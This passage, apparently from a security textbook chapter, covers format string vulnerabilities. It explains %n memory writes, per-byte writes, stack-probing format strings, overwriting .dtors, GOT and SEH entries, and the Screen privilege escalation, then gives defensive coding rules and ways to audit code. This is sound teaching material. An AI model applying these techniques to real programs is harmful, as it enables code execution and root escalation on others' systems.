$1 = (int *) 0x80497c8
```

Now, similar to the case when we encoded the address in the format string for dumping memory, we will do the same but using `%n` instead of `%s`. This will result in an encoded address being interpreted as a pointer to an integer and the

Figure 7.7 Shellcode in Format String



There are other interesting structures in memory which, when overwritten, can change program behavior significantly. See the following section, “What to Overwrite.”

Go with the Flow...

Altering Program Logic

Exploiting does not always mean executing shellcode. Sometimes, changing data in a single location in memory leads to drastic changes in program behavior.

In some programs, a critical value such as the user’s `userid` or `groupid` is stored in the process memory for purposes of checking privileges. Format string vulnerabilities can be exploited by attackers to corrupt these variables.

An example of a program with such a vulnerability is the `Screen` utility. `Screen` is a popular UNIX utility that allows multiple processes to use a single terminal session. When installed on the `setuid root`, `Screen` stores the privileges of the invoking user in a variable. When a new window is created, the `Screen` parent process lowers privileges to the value stored in that variable for the children processes (the user shell, and so on.).

Versions of `Screen` prior to and including 3.9.5 contained format string vulnerability in the code outputting user-definable visual bell string. This string, defined in the user’s `.screenrc` configuration file, is

Continued

output to the user's terminal as the interpretation of the ASCII beep character. In this code, user-supplied data from the configuration file was passed to a `printf` function as part of the format string argument.

Due to the design of `Screen`, this particular format string vulnerability could be exploited with a single `%n` write. No shellcode or construction of addresses was required. The idea behind exploiting `Screen` is to overwrite the saved `userid` with one of the attacker's choice, such as 0 (root's `userid`).

To exploit this vulnerability, an attacker had to place the address of the saved `userid` in memory reachable as an argument by the affected `printf` function. The attacker must then create a string that places a `%n` at the location where a corresponding address has been placed in the stack. The attacker can offset the target address by two bytes and use the most significant bits of the `%n` value to zero-out the `userid`. The next time a new window is created by the attacker, the `Screen` parent process would set the privileges of the child to the value that has replaced the saved `userid`.

By exploiting the format string vulnerability in `Screen`, it was possible for local attackers to elevate to root privileges. The vulnerability in `Screen` is a good example of how some programs can be exploited by format string vulnerabilities trivially. The method described is largely platform independent as well.

Multiple Writes

In many implementations, functions from the `printf` family start behaving badly when their resulting output string reaches a certain size—sometimes even 516 bytes is too much. Thus, it is not always possible to use huge values for a field width when a full four-byte value needs to be overwritten. Other architectures, such as Solaris, also have their own quirks. There are several techniques created by attackers to overcome this obstacle—so called *multiple writes* techniques. We will describe one of them next which is usually called a *per-byte write*. It takes advantage of the little-endianness of the Intel x86 processor and the fact that writes to *misaligned* addresses are allowed (misaligned addresses are those not starting a word in memory, in our case, addresses not divisible by four—a word size).

The idea is very simple: in order to write a full four-byte word value, write four small integers in four consecutive addresses in memory from lowest to highest so that the least significant bytes (LSB) of these integers construct the required four-bytes variable. See Figure 7.8.

Figure 7.8 Constructing a Four-Byte Value




In order to implement this with format strings, we will need to use the `%n` specifier four times and also some creative calculations.

NOTE

Currently, the process of creating format strings for exploiting various vulnerabilities is highly automated. There are several tools that will construct a required string for you after you provide them with a set of arguments—for example, which address needs to be overwritten and with what value. Some will even add a shellcode for you. In this chapter, we make calculations manually so that you better understand what happens under the hood.

Suppose we need to write a value of 6 000 000 (0x005b8d80) to the same address of the variable *i* as just shown. Figure 7.9 illustrates the process of constructing the appropriate format string.

Figure 7.9 Constructing a Format String




```
printf(buf);
```

is user-supplied than, for example, verify that a string variable can be overflowed, as you would need to when looking for buffer overflow bugs.

If source code is not available, then fuzzing is our friend. If the program behaves oddly when supplied with format-string-looking arguments or input, then it may be vulnerable. For example, feeding a program with sequences of `%x%x%x%x%x...`, `%s%s%s%s...`, `%n%n%n%n...` may make it crash or output data from the stack.


The next stage is the exploration of a vulnerable function’s stack. Even in the simplest case when a format string is also located on the stack, there can be some additional data in the stack frame between the pointer to this string (as an argument to `printf`) and the string itself. For example, in our *format4.c* and *format5.c* compiled by GCC on Linux, we needed to skip three words before reaching the format string in memory. In Windows, we would not need those padding words.

Stack exploration can be done using strings of the following format:

```
AAAA_%x_%x_%x_%x_%x_%x_%x_%x...
```

When the output starts including `0x41414141` (hex representation of “AAAA”), this means we found our string and now can apply techniques described in the earlier “Writing to Memory” section. Figure 7.10 illustrates the process of dumping the stack.

Figure 7.10 A Format String Biting Its Own Tail



If this string becomes very long, then (in newer Linux glibc that allows direct argument access, we touched on this topic earlier) it can be shortened to

AAAA%2\$x (equal to **AAAA%x%x**, only one last value is printed)

...

AAAA%100\$x (equal to **AAAA%x%x%x%x...%x** with 100 **%x** specifiers, last value printed)

Then the program under investigation replies with the following:

```
AAAA41414141
```

This reply means that we found our destination.

Go with the Flow

More Stack with Less Format String

It may be the case that the format string in the stack cannot be reached by the `printf` function when it is reading in variables. This may occur for several reasons, one of which is truncation of the format string. If the format string is truncated to a maximum length at some point in the program's execution before it is sent to the `printf` function, the number of format specifiers that can be used is limited. There are a few ways to get past this obstacle when writing an exploit.

The idea behind getting past this hurdle and reaching the embedded address is to have the `printf` function read more memory with less format string. There are a number of ways to accomplish this:

- **Using Larger Data Types** The first and most obvious method is to use format specifiers associated with larger data types, one of which is `%lli`, corresponding to the *long long integer* type. On 32-bit Intel architecture, a `printf` function will read eight bytes from the stack for every instance of this format specifier embedded in a format string. It is also possible to use *long float* and *double long float* format specifiers, though the stack data may cause floating point operations to fail, resulting in the process crashing.
- **Using Output Length Arguments** Some versions of `libc` support the `*` token in format specifiers. This token tells the `printf` function to obtain the number of characters that will be output for this specifier from the stack as a function argument. For each `*`, the function will eat another four bytes. The output value read from the stack can be overridden by including a number next to the actual format specifier. For example, the format specifier `*****10i` will result in an integer represented by ten

Continued

characters. Despite this, the `printf` function will eat 32 bytes when it encounters this format specifier.

- **Accessing Arguments Directly** It is also possible to have the `printf` function reference specific parameters directly. This can be accomplished by using format specifiers in the form `'%$xn`, where `x` is the number of the argument (in order). This technique is possible only on platforms with C libraries that support access of arguments directly.

Having exhausted these tricks and yet still be unable to reach an address in the format string, the attacker should examine the process to determine if there is anywhere else in a reachable region of the stack where addresses can be placed. Remember that it is not required that the address be embedded in the format string, just that it is convenient since it is often near in the stack. Data supplied by the attacker as input other than the format string may be reachable. In the Screen vulnerability, it was possible to access a variable that was constructed using the HOME environment variable. This string was closer in the stack to anything else externally supplied and could barely be reached.

What to Overwrite

Having located a format string vulnerability, we often obtain the power of overwriting (almost) arbitrary memory contents. There are certain generic structures in each program's memory that, when overwritten, lead to easy exploitation. This section examines some of those. They are not specific to format string attacks and can be used in heap corruption exploits, for example.

Some points in memory that can be exploited this way are (on various OSs):

- Overwriting saved EIP (returns the address after having located it on the stack)
- Overwriting some internal pointers, function pointers, or C++-specific structures such as VTABLE pointers
- Overwriting a NULL terminator in some string and creating a possible buffer overflow
- Changing arbitrary data in memory

For Linux, overwriting entries in the Global Offset Table (GOT) or in the `.dtors` section of an ELF file.

For Windows, the exploit of choice seems to be overwriting SEH (Structures Exception Handler) entries.

Destructors in *.dtors*

Each ELF file compiled with GCC contains special sections notated as “*.dtors*” and “*.ctors*” that are called destructors and constructors. Constructor functions are called before the execution is passed to `main()` and destructors—after `main()` exits by using the system call `exit`. Since constructors are called even before the main part of the program starts, we are not able to do much exploiting even if we manage to change them, but destructors look more promising. First, let’s see how destructors work and how the *.dtors* section is organized.

The Example 7.5 shows how destructors are declared and used.

Example 7.5 Destructors

```

1.  /*format6.c - sample destructor*/
2.  #include <stdlib.h>
3.  static void sample_destructor(void) __attribute__((destructor));
4.  void main()
5.  {
6.  printf("running main program\n");
7.  exit(0);
8.  }
9.  void sample_destructor(void)
10. {
11. printf("running a destructor");
12. }
```

When compiled and run, it produces the following output:

```

[root@localhost]# gcc -o format6 format6.c
[root@localhost]# ./format6
running main program
running a destructor
[root@localhost]#
```

This automatic execution of certain functions on the program exit is controlled by data in the *.dtors* section of an ELF file. The section is a list of four-byte addresses. The first entry in the list is `0xffffffff` and the last one is `0x00000000`. Between them are addresses of all functions declared with the “destructor” attribute as in the example that follows. We can use *nm* and *objdump* for examining the contents of this section. Interesting parts are in *italics*.

```

[root@localhost]# nm ./format6
080495b4 ? _DYNAMIC
0804958c ? _GLOBAL_OFFSET_TABLE_
08048534 R _IO_stdin_used
0804957c ? __CTOR_END__
08049578 ? __CTOR_LIST__
08049588 ? __DTOR_END__
08049580 ? __DTOR_LIST__
08049574 ? __EH_FRAME_BEGIN__
08049574 ? __FRAME_END__
... skipped 2 pages of output...
08048440 t fini_dummy
08049574 d force_to_data
```

```

08049574 d force_to_data
08048450 t frame_dummy
080483b4 t gcc2_compiled.
080483e0 t gcc2_compiled.
080484d0 t gcc2_compiled.
08048510 t gcc2_compiled.
08048490 t gcc2_compiled.
08048480 t init_dummy
08048500 t init_dummy
08048490 T main
08049654 b object.2
0804956c d p.0
                U printf@GLIBC_2.0
080484b0 t sample_destructor

```

The contents of the `.dtors` section:

```
[root@localhost]# objdump -s -j .dtors ./format6
```

```
./format6:          file format elf32-i386
```

Contents of section `.dtors`:

```

8049580 ffffffff b0840408 00000000
[root@localhost]#

```

The `nm` command shows that our destructor is located at `0x080484b0`. It also displays that the `.dtors` section starts at `0x08049580` (`__DTOR_LIST__`) and ends at `0x08049588` (`__DTOR_END__`). According to the description of this section’s format, the address `0x8049580` should contain `0xffffffff`, the next word should be `0x80484b0`, and the last word: `0x0`. As `objdump` shows us, this is exactly the case. Do not forget that Intel x86 is little-endian so `0x080484b0` will look as “b0 84 04 08” when stored in memory. The important thing about `.dtors` is that this is a writable section.

```
[root@localhost format1]# objdump -h ./format6
```

```
./format6:          file format elf32-i386
```

Sections:

Idx	Name	Size	VMA	LMA	File off	Algn
0	.interp	00000013	080480f4	080480f4	000000f4	2**0
					CONTENTS, ALLOC, LOAD, READONLY, DATA	
1	.note.ABI-tag	00000020	08048108	08048108	00000108	2**2
					CONTENTS, ALLOC, LOAD, READONLY, DATA	
2	.hash	00000038	08048128	08048128	00000128	2**2
					CONTENTS, ALLOC, LOAD, READONLY, DATA	
3	.dynsym	00000090	08048160	08048160	00000160	2**2
					CONTENTS, ALLOC, LOAD, READONLY, DATA	
... output skipped ...						
15	.eh_frame	00000004	08049574	08049574	00000574	2**2
					CONTENTS, ALLOC, LOAD, DATA	

```

16 .ctors          00000008 08049578 08049578 00000578 2**2
                   CONTENTS, ALLOC, LOAD, DATA
17 .dtors          0000000c 08049580 08049580 00000580 2**2
                   CONTENTS, ALLOC, LOAD, DATA
18 .got            00000028 0804958c 0804958c 0000058c 2**2
                   CONTENTS, ALLOC, LOAD, DATA
19 .dynamic        000000a0 080495b4 080495b4 000005b4 2**2
                   CONTENTS, ALLOC, LOAD, DATA

```

Notice there's no “readonly” flag in the preceding code. The last property of this section that makes it important for attackers is that this section exists in all compiled files, even if there are no destructors defined. For example, our previous example *format5.c*.

```

[root@localhost]# nm ./format5 |grep DTOR
080496e0 ? __DTOR_END__
080496dc ? __DTOR_LIST__
[root@localhost format1]# objdump -s -j .dtors ./format5

./format5:          file format elf32-i386

Contents of section .dtors:
 80496dc ffffffff 00000000          .....
[root@localhost]#

```

All this means that if somebody manages to overwrite the address next after the start of the *.dtors* section with an address of some shellcode, this shellcode would be executed after the exploited program exits. The address to be overwritten is known in advance and can be easily exploited using memory writing techniques of format string exploits (see the previous examples). An attacker only needs to place his shellcode somewhere in memory where he can find it.

Global Offset Table entries

Another feature of ELF file format is the *procedure linkage table*, or PLT. It contains lots of jumps to addresses of shared library functions. When a shared function is called from the main program, the CALL instruction passes execution to a corresponding entry in PLT instead of calling a function directly. For example, the disassembly of a PLT for *format5.c* is shown next (jumps in italics):

```

[root@localhost]# objdump -d -j .plt ./format5

./format5:          file format elf32-i386

Disassembly of section .plt:

08048344 <.plt>:
 8048344:    ff 35 e8 96 04 08    pushl 0x80496e8
 804834a:    ff 25 ec 96 04 08    jmp   *0x80496ec
 8048350:    00 00                add   %al, (%eax)

```

```

8048352:    00 00                add    %al,(%eax)
8048354:    ff 25 f0 96 04 08   jmp    *0x80496f0
804835a:    68 00 00 00 00      push  $0x0
804835f:    e9 e0 ff ff ff     jmp    8048344 <_init+0x18>
8048364:    ff 25 f4 96 04 08   jmp    *0x80496f4
804836a:    68 08 00 00 00      push  $0x8
804836f:    e9 d0 ff ff ff     jmp    8048344 <_init+0x18>
8048374:    ff 25 f8 96 04 08   jmp    *0x80496f8
804837a:    68 10 00 00 00      push  $0x10
804837f:    e9 c0 ff ff ff     jmp    8048344 <_init+0x18>
8048384:    ff 25 fc 96 04 08   jmp    *0x80496fc
804838a:    68 18 00 00 00      push  $0x18
804838f:    e9 b0 ff ff ff     jmp    8048344 <_init+0x18>
8048394:    ff 25 00 97 04 08   jmp    *0x8049700
804839a:    68 20 00 00 00      push  $0x20
804839f:    e9 a0 ff ff ff     jmp    8048344 <_init+0x18>
80483a4:    ff 25 04 97 04 08   jmp    *0x8049704
80483aa:    68 28 00 00 00      push  $0x28
80483af:    e9 90 ff ff ff     jmp    8048344 <_init+0x18>
80483b4:    ff 25 08 97 04 08   jmp    *0x8049708
80483ba:    68 30 00 00 00      push  $0x30
80483bf:    e9 80 ff ff ff     jmp    8048344 <_init+0x18>

```

Maybe it is possible to change one of those jumps so that when the program calls the corresponding function, it will call a shellcode instead? This does not seem possible, as this section is read-only:

```

[root@localhost]# objdump -h ./format5 |grep -A 1 plt
   8 .rel.plt          00000038 080482f4 080482f4 000002f4 2**2
                        CONTENTS, ALLOC, LOAD, READONLY, DATA
--
  10 .plt              00000080 08048344 08048344 00000344 2**2
                        CONTENTS, ALLOC, LOAD, READONLY, CODE
[root@localhost]#

```

On the other hand, the preceding jumps are not direct jumps to locations. They use indirect addressing instead—a jump is done to the address contained in a pointer. In the previous case, addresses of library functions are stored at addresses 0x80496f0, 0x80496f4, ..., 0x8049708. These addresses lie in another section, called the *global offset table* or GOT. It is *not* read-only:

```

[root@localhost]# objdump -h ./format5 |grep -A 1 got
   7 .rel.got          00000008 080482ec 080482ec 000002ec 2**2
                        CONTENTS, ALLOC, LOAD, READONLY, DATA
--
  18 .got             0000002c 080496e4 080496e4 000006e4 2**2
                        CONTENTS, ALLOC, LOAD, DATA
[root@localhost]#

```

Its contents look as follows:

```

[root@localhost]# objdump -d -j .got ./format5

```

```
./format5:      file format elf32-i386

Disassembly of section .got:

080496e4 <_GLOBAL_OFFSET_TABLE_>:
 80496e4:      10 97 04 08 00 00 00 00 00 00 00 00 00 00 5a 83 04 08
 80496f4:      6a 83 04 08 7a 83 04 08 8a 83 04 08 9a 83 04 08
 8049704:      aa 83 04 08 ba 83 04 08 00 00 00 00
[root@localhost]#
```

All pointers are underlined. The word in italics is at the address 0x80496f0 and it is the real address of a library function, so

```
jmp      *0x80496f0
```

in the previous dump actually passes execution to the address 0x0804835a. If an attacker overwrites this address, then the next call to the corresponding function will result in executing his code. Function names for addresses in PLT and GOT can be obtained by using *objdump*.

```
[root@localhost format1]# objdump -R ./format5
```

```
./format5:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE                VALUE
0804970c    R_386_GLOB_DAT      __gmon_start__
080496f0    R_386_JUMP_SLOT     __register_frame_info
080496f4    R_386_JUMP_SLOT     __deregister_frame_info
080496f8    R_386_JUMP_SLOT     __libc_start_main
080496fc    R_386_JUMP_SLOT     printf
08049700    R_386_JUMP_SLOT     __cxa_finalize
08049704    R_386_JUMP_SLOT     exit
08049708    R_386_JUMP_SLOT     strcpy
```

For example, if the memory contents at 0x08049708 are replaced with an address of a shellcode, then the next call to `strcpy()` will execute this shellcode. An additional convenience provided by overwriting `.dtors` or GOT is that these sections are fixed per ELF file and do not depend on the configuration of the OS, such as kernel version, stack address, and so on.

Structured Exception Handlers

In Windows, the system of handling exceptions is more complex than in Linux. In Linux, a per-process handler is registered and then is called when a `SEG-FAULT` or a similar exception occurs. In Windows, the global handler in *ntdll.dll* catches any exceptions that occur and then finds out which application handler it has to run. This model is thread-based. Description of how it exactly works in different versions of Windows is rather complicated; see the links at the end of this chapter for details.

What it boils down to is that there are lists of functions to be called when an exception occurs, either in the thread data block or on the stack. The way of exploiting them would be to overwrite the first entry in a corresponding list with the address of a shellcode and then cause an exception (the last part is easy). After this, Windows will execute the shellcode. A sample dump of thread's data block and stack for *format5.c* follows:

```
. . . thread data block . . .
7FFDE000 0012FFFE0 (Pointer to SEH chain)
7FFDE004 00130000 (Top of thread's stack)
7FFDE008 0012E000 (Bottom of thread's stack)
7FFDE00C 00000000
7FFDE010 00001E00
7FFDE014 00000000
7FFDE018 7FFDE000
7FFDE01C 00000000
7FFDE020 00000ACC
7FFDE024 00000970 (Thread ID)
7FFDE028 00000000
7FFDE02C 00000000 (Pointer to Thread Local Storage)
7FFDE030 7FFDF000
7FFDE034 00000000 (Last error = ERROR_SUCCESS)
7FFDE038 00000000

. . . stack before main() starts . . .
0012FFC4 7C816D4F RETURN to kernel32.7C816D4F
0012FFC8 7C910738 ntdll.7C910738
0012FFCC FFFFFFFF
0012FFD0 7FFDF000
0012FFD4 8054B038
0012FFD8 0012FFC8
0012FFDC 86F0E830
0012FFE0 FFFFFFFF End of SEH chain
0012FFE4 7C8399F3 SE handler
0012FFE8 7C816D58 kernel32.7C816D58
0012FFEC 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 00401499 format5.<ModuleEntryPoint>
0012FFFC 00000000
```

Operating System Differences

The functions from the `printf` family are much more often used on UNIX-type systems than on Windows, and as a result most format string bugs were found in either various Linux applications or Windows code ported from UNIX systems, Mac OS X included (it is also based on UNIX code). A search in the ICAT metabase (<http://icat.nist.gov>) for “format string” produces 187 results, with the most recent of them listed next:

1. CAN-2004-0354

Summary: Multiple format string vulnerabilities in GNU Anubis 3.6.0 through 3.6.2, 3.9.92, and 3.9.93 allow remote attackers to execute arbitrary code via format string specifiers in strings passed to (1) the info function in log.c, (2) the anubis_error function in errs.c, or (3) the ssl_error function in ssl.c.

Published Before: 11/23/2004

Severity: High

2. CAN-2004-0277

Summary: The format string vulnerability in Dream FTP 1.02 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via format string specifiers in the user-name.

Published Before: 11/23/2004

Severity: High

3. CAN-2004-0777

Summary: The format string vulnerability in the auth_debug function in Courier-IMAP 1.6.0 to 2.2.1 when login debugging (DEBUG_LOGIN) is enabled, allows remote attackers to execute arbitrary code.

Published Before: 10/20/2004

Severity: High

4. CAN-2003-1051

Summary: Multiple format string vulnerabilities in IBM DB2 Universal Database 8.1 may allow local users to execute arbitrary code via certain command-line arguments to (1) db2start, (2) db2stop, or (3) db2govd.

Published Before: 9/28/2004

Severity: High

5. CAN-2004-0232

Summary: Multiple format string vulnerabilities in Midnight Commander (mc) before 4.6.0 may allow attackers to cause a denial of service or execute arbitrary code.

Published Before: 8/18/2004

Severity: Medium

6. CAN-2004-0640

Summary: A format string vulnerability in the `SSL_set_verify` function in `telnetd.c` for `SSLtelnet` daemon (`SSLtelnetd`) 0.13 allows remote attackers to execute arbitrary code.

Published Before: 8/6/2004

Severity: High

7. CAN-2004-0579

Summary: A format string vulnerability in `super` before 3.23 allows local users to execute arbitrary code as root.

Published Before: 8/6/2004

Severity: High

8. CAN-2004-0536

Summary: A format string vulnerability in Tripwire commercial 4.0.1 and earlier, including 2.4, and open source 2.3.1 and earlier, allows local users to gain privileges via format string specifiers in a file name, which is used in the generation of an e-mail report.

Published Before: 8/6/2004

Severity: High

9. CAN-2004-0453

Summary: A format string vulnerability in the monitor `memory dump` command in `VICE` 1.6 to 1.14 allows local users to cause a denial of service (emulator crash) and possibly execute arbitrary code via format string specifiers in an output string.

Published Before: 8/6/2004

Severity: High

10. CAN-2004-0450

Summary: A format string vulnerability in the `printlog` function in `log2mail` before 0.2.5.2 allows local users or remote attackers to execute arbitrary code via format string specifiers in a logfile monitored by `log2mail`.

Published Before: 8/6/2004

Severity: High

11. CAN-2004-0733

Summary: A format string vulnerability in `Ollydbg` 1.10 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via format string specifiers that are directly provided to the `OutputDebugString` function call.

Published Before: 7/27/2004

Severity: High

Almost all of them are an application that runs on Linux or other UNIX systems or were ported from them. This does not mean that Linux is in any way less secure than Windows—Windows is ripe with buffer overflows of many other types, for example.

Difficulties in Exploiting Different Systems

We have briefly touched on the subject of stack allocation in memory in Chapter 5, Stack overflows. One serious difference between most Linux distributions and Windows is that stack addresses in Linux lie in high memory, such as 0xbfffffff, and in Windows they usually look like 0x0012ffc or similar.

The former type of stack is called the *highland* stack while the latter is referred to as the *lowland* stack. This difference is huge from an attacker's point of view. If an attacker operates with string input, as usually happens with many exploits, format string exploits in particular, the lowland stack makes it very difficult to place the shellcode on the stack and embed the starting address of this code in the string itself. This is because the string cannot have NULL bytes in it. The exploit string would be effectively cut at the first zero byte. There are several techniques for avoiding this kind of problem. For example, the exploit code is constructed in such a way that it has this problematic address embedded at its end. Various not-so-trivial tricks can be used, such as indirect jumps using registers. See the discussion in Chapter 5 on ways of injecting shellcode.

There are other differences between systems that make exploit techniques break. On SPARC, for example, it is not possible to write data to odd addresses, so the four-byte write technique mentioned earlier does not work. One can get around this by using *%hn* format tokens, which write two-byte words. By using this token twice in a format string, an attacker can form an address in memory from two consecutive half-words.

Lastly, some libc or glibc implementations of printf and related functions do not allow the output to exceed a certain length. On older Windows NT, the maximum length of a printed string could not be more than 516 bytes. This made using very wide format specifiers in exploits with *%n* unusable.

Application Defense!

The generic rule in preventing format string bugs is not to use a non-constant as a format string argument in all functions that require this argument. Table 7.3 shows an example of the correct and incorrect usage of bug-prone functions:

Table 7.3 The printf() Family of Functions: Usage

Prototype	Incorrect Usage	Correct Usage
<code>int printf(char *, ...);</code>	<code>printf(user_supplied_string);</code> <code>printf("%s", user_supplied_string);</code>	
<code>int fprintf(FILE *, char *, ...);</code>	<code>fprintf(stderr, user_supplied_string);</code> <code>fprintf(stderr, "%s",</code> <code>user_supplied_string);</code>	
<code>int snprintf(char *, size_t,</code> <code>char *, ...);</code>	<code>snprintf(buffer, sizeof(buffer), user_</code> <code>supplied_string);</code> <code>snprintf(buffer,</code> <code>sizeof(buffer), "%s",</code> <code>user_supplied_string);</code>	
<code>void syslog(int priority, char</code> <code>*format, ...)</code>	<code>syslog(LOG_CRIT, string);</code> <code>syslog(LOG_CRIT, "%s", string);</code>	

`Syslog()` is one of the “derivative” functions of `printf()`. Some programmers do not even know that it takes a format string as one of its parameters. There are many more functions in the `printf` family—for example, `vsprintf`, `fscanf`, `scanf`, `fscanf`, and so on. Windows has its own analogs such as `wscanf`.

Other “derivative” functions are (in UNIX) `err`, `verr`, `errx`, `warn`, `setproctitle`, and others.

The Whitebox and Blackbox Analysis of Applications

In theory, all functions that use the ellipsis syntax and work with user-supplied data are potentially dangerous. The simplest examples are homegrown output functions with the ellipsis syntax that use `printf()` in their body. Consider the following program in Example 7.6:

Example 7.6 Homegrown Output Functions

```

1.  /* format7.c - homegrown output */
2.  #include "stdio.h"
3.  #include "stdarg.h"
4.  static void log_stuff (
5.  char * fmt,
6.  ...)
7.  {
8.  va_list arg_list;
9.  va_start (arg_list, fmt);
10. vfprintf(stdout, fmt, arg_list);
11. va_end (arg_list);
12. }
13. void main (int argc, char *argv[])
14. {
```

```

15.  char str[256];
16.  if (argc <2)
17.  {
18.  printf("usage: %s <text for printing>\n", argv[0]);
19.  exit(0);
20.  }
21.  strcpy(str, argv[1]);
22.  log_stuff(str);
23.  }

```

The function `log_stuff()` used in the previous example is vulnerable to the format string exploit. It uses a vulnerable function `fprintf`. At first glance, everything is all right in this code; `fprintf` is invoked in line 14 with a dedicated format string (non-constant, though). The problem occurs in line 30 where `log_stuff(str)` is called. If a supplied argument is one of “bad” format strings, it will be happily acted upon by `fprintf`.

There are tools for detecting this kind of problem—that is, finding `printf`-like constructs in source code. We touched on these topics (lexical and semantic analyzers) back in Chapter 5.

Even if you do not use these tools, you can do a significant bit of code auditing by simply using `grep`—as shown in the following command:

```
grep -nE 'printf|fprintf|sprintf|snprintf|snprintf|vprintf|vfprintf|
vsnprintf|syslog|setproctitle' *.c
```

The previous example will find all instances of “suspicious” functions. Another useful sequence is

```
grep -n '\\.\\.\\.\\. ' $@ | grep ', ' | grep 'char'
```

Another example previously displayed will find all the definitions of functions similar to `log_stuff` in the preceding example.

In case you do not have the source code, things become much more difficult. Still, spotting a call to `printf()` with only one argument is pretty simple. For example, in the disassembled code for *format4.c* we notice:

```
.text:0040105F      push    offset aTheGoodWayOfCa ; "The
good way of calling printf:\n"
.text:00401064      call   _printf
.text:00401069      add    esp, 4
.text:0040106C      lea   eax, [ebp+str]
.text:0040106F      push  eax
.text:00401070      push  offset aS          ; "%s"
.text:00401075      call  _printf
.text:0040107A      add   esp, 8          ; printf ("%s",
str);
.text:0040107D      push  offset aTheBadWayOfCal ; "\nThe
bad way of calling printf:\n"
.text:00401082      call  _printf
.text:00401087      add   esp, 4
.text:0040108A      lea   ecx, [ebp+str]
.text:0040108D      push  ecx

```

```
.text:0040108E          call    _printf
.text:00401093          add     esp, 4          ; printf (str);
```

It is easy to conclude that the call to `printf` at `0x00401075` used two arguments, because the stack is cleaned of two four-byte words, and the call at `0x0040108E` used only one argument. The stack is therefore cleaned of only one four-byte word.

Summary

`Printf` functions, and bugs due to the misuse of them, have been around for years. However, no one ever conceived of exploiting them to force the execution of shellcode until the year 2000. In addition to format string bugs, new techniques have emerged such as overwriting `malloc` structures, relying on `free()` to overwrite pointers, and using signed integer index errors.

Format bugs appear because of the interplay of C functions with variable numbers of arguments and the power of format specification tokens, which sometimes allow writing values on the stack. Techniques for exploiting format string bugs require many calculations and these are usually automated with scripts. When a format string in `printf` (or any similar function) is controlled by an attacker, under certain conditions he is able to modify the memory and read arbitrary data simply by supplying a specially crafted format string.

Preventing format string bugs is very simple. You should make it a rule not to employ user-controlled variables as the format string argument in all relevant functions—or even better, use a constant format string wherever possible. In truth, searching for format string bugs is easy compared to cases of stack or heap overflows, both in source code and in existing binaries. Be careful though when defining your own C functions that use ellipsis notation. If their arguments are controlled by the user, these functions may be vulnerable. Also, always use the format string in calls to `syslog()`. This is probably the most often abused function of formatted output. Lastly, make sure source-code checking tools are on hand, such as `SPlint`, `flawfinder`, and similar programs.

Solutions Fast Track

What Is a Format String?

- ☑ ANSI C standard defines a way of allowing programmers to define functions with a variable number of arguments.
- ☑ These functions use special macros for reading supplied arguments from the stack. Only a function itself may decide that it has exhausted the supplied parameters. No independent checks are done.

- ☑ Functions of formatted output belong to this category. They decide upon the number and types of arguments passed to them based on their special argument called the *format string*.

Using Format Strings

- ☑ A format string consists of format tokens. Each token describes the type of value being printed and the number of characters it will occupy.
- ☑ Each token corresponds to an argument of the function.
- ☑ One special token *%n* is not used for printing. Instead, it stores the number of characters that have been printed into a corresponding variable, which is then passed to the function as a pointer.

Abusing Format Strings

- ☑ When the number of format tokens exceeds the number of supplied values, the functions of formatted output continue reading and writing data from the stack, assuming the place of missing values.
- ☑ When an attacker is able to supply his own format string, he will be able to read and write arbitrary data in memory.
- ☑ This ability allows the attacker to read sensitive data such as passwords, inject shellcode, or alter program behavior at will.

Challenges in Exploiting Format String Bugs

- ☑ Each OS has its own specifics in exploitation. These differences start from the location of the stack in memory and continue to more specific issues.
- ☑ On Linux systems, convenient locations to overwrite with shellcode are the Global Offset Table and the *.dtors* section of the ELF process image.
- ☑ In Windows, it is possible to overwrite the structure in memory that's responsible for handling exceptions.

Application Defense

- ☑ Various tools are available for scanning source code and finding possible format string bugs.
- ☑ Some bugs may not be obvious if the programmer has created his own function with a variable number of arguments and used it later in a vulnerable way.

